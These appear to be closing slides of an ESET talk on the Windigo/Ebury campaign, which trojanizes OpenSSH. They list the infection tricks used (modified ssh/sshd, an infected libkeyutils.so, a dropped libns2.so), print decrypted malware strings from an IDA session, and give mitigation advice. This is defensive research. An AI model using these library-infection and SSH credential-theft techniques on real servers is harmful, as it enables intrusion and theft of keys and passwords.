Arms race

Infected file

- Modify system's `ssh`, `sshd` and `ssh-add`
- Infect a file system library (`libkeyutils.so`)
- Drop a new library file (`libns2.so`), leaving `libkeyutils.so` size unchanged
- Change the library name

Tracking Calfbot's spam

- Run a modified "inactive" Perl malware
- `TESTSEND` command is sent to check if compromised server can send spam
- Implemented `TESTSEND` but not `SEND` command
  - There's no `TESTSEND` anymore, more difficult to track

Reaction example

```
Python>repr(xor(idaapi.get_many_bytes(0x73f0, 0x568), idaapi.get_many_bytes(0x73e8, 8)))
'\x8c\xee\xf8\xb9!\x80\xf7\xaf\x08[W\xe8!\xa7\xbe\xa0U\xdb)J\x00\x00-----BEGIN RSA PUBLIC
KEY-----\nMIGJAoGBAOadSGBGG9x/f1/U6KdwxfGzqSi5Bcv4aZpKv77uN4xYdS5HWmEub5Rj\nnAvtKybupWb3AUWwN7UPIO+2R+v6hrF+Gh2apcs9I9G7VEBiToi2B6BiZ3Ly68kj\n1ojemjtrG+g//Ckw/osESWweSWY4
KEY-----\x00ver\x00cat\x00bnd\x00psw\x00Version 1.4.1\n\x00%ssshd:2\t%s\t%s\t%s\t%s\x00ssh:2\t%s\t%s\t%s\t%s\x00key:1\t%d\t%s\t%s\t%s\t%s\t%s\x00sshl:2\t%u\t%s\t%d\t%s\x0
%d:log_buffer_full\x00LOGNAME\x00PEM_write_RSAPrivateKey\x00PEM_write_DSAPrivateKey\x00MD5_Init\x00MD5_Update\x00MD5_Final\x00options\x00hostaddr\x00idtable\x00audit_log_
henticate\x00pam_start\x00__strdup\x00root\x00crypt\x00connect\x00__syslog_chk\x00write\x00syslog\x00__progname\x00__environ\x00/proc/self/cmdline\x00popen\x00/dev/null\x
00tmpfile\x00shmget\x00shmat\x00shmdt\x00dlinfo\x00dlopen\x00getsockname\x00socket\x00bind\x00getnameinfo\x00getpeername\x00gethostbyname\x00send\x00sleep\x00getenv\x00ge
new_mem_buf\x00BIO_free\x00PEM_read_bio_RSAPublicKey\x00RSA_public_decrypt\x00RSA_free\x00__res_query\x00\x00execvp\x00SECKEY_ConvertToPublicKey\x00refuse\x00/sys/class/n
connection\x00strlen\x00deflateInit_\x00deflate\x00deflateEnd\x001.3.5\x00/var/log/wtmp\x00RSA_public_encrypt\x00/dev/shm/devmem\x00/dev/shm/t\x00SSH-%d-%d-%[^\n]\n\x00SS
OpenSSH_5.3\x00fmqzdnvcyelwaibsrxtpkhjguo\x00info\x00net\x00biz\x00%s.%s\x00%u.%u.%u.%u\x00%u.%s\x00%s%s\x00%02x\x00\nGood job, ESET! And thanks for IDA.\n\x00\x00'
```

```
peername\x00gethostbyname\x00send\x00sleep\x0
cvp\x00SECKEY_ConvertToPublicKey\x00refuse\x0
0/dev/shm/devmem\x00/dev/shm/t\x00SSH-%d-%d-%
\x00\nGood job, ESET! And thanks for IDA.\n\x
```

Mitigation

Use two factor authentication

It's important on a server.

Mitigation

Don’t copy private key if you don’t have to

Closing words

You can help fight this threat!

- Spread the word on detection and prevention techniques
- Help cleaning infected systems
- Send us anything suspect you find!

windigo@eset.sk

ENJOY SAFER TECHNOLOGY™

Closing words

You can help fight this threat!

Original photo: Nick Sherman

:~$ logout

Thanks!

- Questions?
- @marc_etienne_
- windigo@eset.sk

ENJOY SAFER TECHNOLOGY™